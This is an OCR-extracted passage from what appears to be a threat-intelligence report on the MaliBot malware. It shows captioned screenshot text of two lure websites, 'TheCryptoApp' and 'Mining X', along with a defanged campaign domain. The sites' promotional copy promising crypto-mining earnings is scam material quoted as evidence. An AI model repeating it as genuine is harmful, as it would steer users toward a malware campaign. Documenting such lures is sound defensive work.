
TheCryptoApp

Resources

Partnerships

Get app

Figure 43. Screenshot of TheCryptoApp website used by MaliBot.


Mining X
Multi-mining crypto made accessible to everyone
156K
341M
182M
Mining X is a program that uses the computing power of a computer to generate cryptocurrency.
How to get started with Mining X
Mining is very easy
$1434.00



Why should Miners choose Mining X
Mining X Staking Pool
Earnings Increase Overtime
Protect your investments by SPO
Start crypto multi-mining today
Mining X
F5

Figure 44. Screenshot of Mining X website used by MaliBot. The Mining X Campaign targets (www.mining-x[.]tech)